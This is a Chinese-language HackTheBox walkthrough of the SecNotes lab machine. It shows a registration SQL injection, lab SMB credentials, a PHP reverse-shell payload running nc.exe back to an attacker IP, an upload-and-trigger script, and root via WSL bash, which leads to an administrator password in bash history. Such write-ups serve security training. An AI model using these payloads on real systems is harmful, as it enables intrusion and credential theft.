
SecNotes(AD),註冊sql注入、smb上傳反彈shell、AD訊息收集(bash及歷史紀錄)、[補充XSRF攻擊]

```
─# nmap -sCV -p80,445,8808 -A 10.10.10.97
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 01:44 PDT
Nmap scan report for 10.10.10.97
Host is up (0.33s latency).

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp  open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds
(workgroup: HTB)
8808/tcp open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-08-09T08:45:15
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: SECNOTES
|   NetBIOS computer name: SECNOTES\x00
|   Workgroup: HTB\x00
|_  System time: 2024-08-09T01:45:14-07:00
|_clock-skew: mean: 2h20m01s, deviation: 4h02m32s, median: 0s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   387.50 ms 10.10.14.1
2   387.67 ms 10.10.10.97

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.16 seconds
```

80 Port - WEB
登入介面，不管怎麼事都失敗
[同時進行目錄爆破]多一個PHP檔

```
/login.php            (Status: 200) [Size: 1223]
/register.php         (Status: 200) [Size: 1569] (註冊)
```

登入成功




10.10.10.97/home.php

Due to GDPR, all users must delete any notes that contain Personally Identifable Information (PII)
Please contact **tyler@secnotes.htb** using the contact link below with any questions.

Viewing Secure Notes for **admin**

User **admin** has no notes. Create one by clicking below.

第一格欄位。可進行XSS攻擊



Create New Note

Please enter a Title and a Note

Title: etes


Note: <script>alert(1);</script>

第二欄，可以不用輸入舊密碼，就能更改密碼了。。。

第四欄，沒啥用途，但知道username有：`tyler@secnotes.htb`

剛剛在註冊測試新增`'or 1=1 -- -`，是可以成功...

也能登入，多上面3個留言板



Due to GDPR, all users must delete any notes that contain Personally Identifiable Information (PII)
Please contact **tyler@secnotes.htb** using the contact link below with any questions.

Viewing Secure Notes for 'or 1=1 -- -

Mimi's Sticky Buns [2018-06-21 09:47:17]

Years [2018-06-21 09:47:54]

new site [2018-06-21 13:13:46]

123 [2024-08-09 12:45:39]


有一組是帳密

```
\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&
```

測試web，無法登入。


SMB正常。

`smbmap -H 10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&'`



```
└─# smbmap -H  10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.97:445 Name: 10.10.10.97               Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        new-site                                                READ, WRITE
```

有2個檔案



```
└─# smbclient //10.10.10.97/new-site -U tyler
Password for [WORKGROUP\tyler]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug  9 17:03:26 2024
  ..                                  D        0  Fri Aug  9 17:03:26 2024
  iisstart.htm                        A      696  Thu Jun 21 11:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 11:26:03 2018
```


SMB的`/iisstart.htm、png`8808可以連入。[80失敗]

可以測試上傳反彈shell到smb，再從8808Port執行

※因是windows，需要放入nc.exe、res.php這兩個檔案


```
res.php
<?php
system('nc.exe -e cmd.exe 10.10.14.2 9200')
?>
```

反彈成功



```
┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.97] 51252
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\inetpub\new-site>whoami
whoami
secnotes\tyler

C:\inetpub\new-site>
```

user flag




```
C:\Users\tyler\Desktop>type user.txt
type user.txt
b73a5ed0897944942b4f58d1b88e8df6
```

因為靶機一直斷，要一直重弄smb的上傳很麻煩，進行簡易腳本撰寫
https://github.com/a6232283/HTB/blob/main/code/SecNotes_smb_put.sh

```
#!/bin/bash

echo "smb put res.php and nc.exe"
smbclient -U 'tyler%92g!mA8BGjOirkL%OG*&'  //10.10.10.97/new-site -c 'put res.php'
smbclient -U 'tyler%92g!mA8BGjOirkL%OG*&'  //10.10.10.97/new-site -c 'put nc.exe'

echo "connect 10.10.10.97"
curl http://10.10.10.97:8808/res.php
```


火氣有點上來。靶機一直斷...
上傳`winPEAn所有版本.exe`失敗

在桌面有找到`bash`，基本bash都是Linux
[`在c:\Distros 有找到Ubuntu`相關資訊]




```
 Directory of c:\Users\tyler\Desktop

08/19/2018  03:51 PM    <DIR>          .
08/19/2018  03:51 PM    <DIR>          ..
06/22/2018  03:09 AM             1,293 bash.lnk
08/02/2021  03:32 AM             1,210 Command Prompt.lnk
04/11/2018  04:34 PM               407 File Explorer.lnk
06/21/2018  05:50 PM             1,417 Microsoft Edge.lnk
06/21/2018  09:17 AM             1,110 Notepad++.lnk
08/09/2024  01:52 PM                34 user.txt
08/19/2018  10:59 AM             2,494 Windows PowerShell.lnk
               7 File(s)          7,965 bytes
               2 Dir(s)  13,905,838,080 bytes free
```

查看內容文件




```
c:\Users\tyler\Desktop>type bash
type bash
The system cannot find the file specified.

c:\Users\tyler\Desktop>type bash.lnk
type bash.lnk
L◆F w◆◆◆◆◆◆V◆   ◆v(◆◆◆  ◆◆9P◆O◆ ◆:i◆+00◆/C:\V1◆LIWindows@       ƐL◆◆◆LI.h◆◆◆&WindowsZ1◆L<System32B      ƐL◆◆◆L<.p◆k◆System32▒Z2◆◆LP◆ bash.exeB  ƐL<◆◆LU.◆Y◆◆
◆◆bash.exe▒K-Jش C:\Windows\System32\bash.exe" ..\..\..\Windows\System32\bash.exeC:\Windows\System32◆%◆
                                                                                                                ◆wN◆▒◆]N◆D.◆◆Q◆◆◆`◆Xsecnotesx◆<sAA◆◆⍰ ◆o◆:u◆◆'◆/◆x◆<sAA
◆◆⍰ ◆o◆:u◆◆'◆/◆=        ◆Y1SPS◆0◆◆C◆G◆◆◆◆sf"=dSystem32 (C:\Windows)◆1SPS◆◆XF◆L8C◆◆◆&◆m◆q/S-1-5-21-1791094074-1363918840-4199337083-1002◆1SPS0◆%◆◆G▒◆◆`◆◆◆◆%
        bash.exe@◆◆◆◆◆◆
                        ◆)
                          Application@v(◆◆◆      ◆i1SPS◆jc(=◆◆◆◆◆O◆▒◆MC:\Windows\System32\bash.exe91SPS◆mD◆◆pH◆H@.◆=x◆hH◆(◆bP
c:\Users\tyler\Desktop>
```

直接執行`\windows\system32\bash.exe`有錯誤，
以及執行`bash.lnk`或卡住。




```
c:\Users\tyler\Desktop>\windows\system32\bash.exe
\windows\system32\bash.exe
'\windows\system32\bash.exe' is not recognized as an internal or external command,
operable program or batch file.
```

可以搜索bash.exe並找到它:`where /R c:\ bash.exe`




```
c:\Users\tyler\Desktop>where /R c:\ bash.exe
where /R c:\ bash.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
```

執行後，直接到Linux的root



```
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5\bash.exe
mesg: ttyname failed: Inappropriate ioctl for device
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.97  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::3826:7c0:8592:ef92  prefixlen 64  scopeid 0x0<global>
        inet6 dead:beef::1f  prefixlen 128  scopeid 0x0<global>
        inet6 dead:beef::5d73:4fcd:ee71:828  prefixlen 128  scopeid 0x0<global>
        inet6 fe80::3826:7c0:8592:ef92  prefixlen 64  scopeid 0x0<global>
```

但root裡沒有flag....，此目錄也是空的



```
ls -al
total 8
drwx------ 1 root root  512 Jun 22  2018 .
drwxr-xr-x 1 root root  512 Jun 21  2018 ..
---------- 1 root root  398 Jun 22  2018 .bash_history
-rw-r--r-- 1 root root 3112 Jun 22  2018 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwxrwxrwx 1 root root  512 Jun 22  2018 filesystem
```


在root紀錄找到疑似AD的最高權限密碼[為smb登入]

```
cat .bash_history
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
```

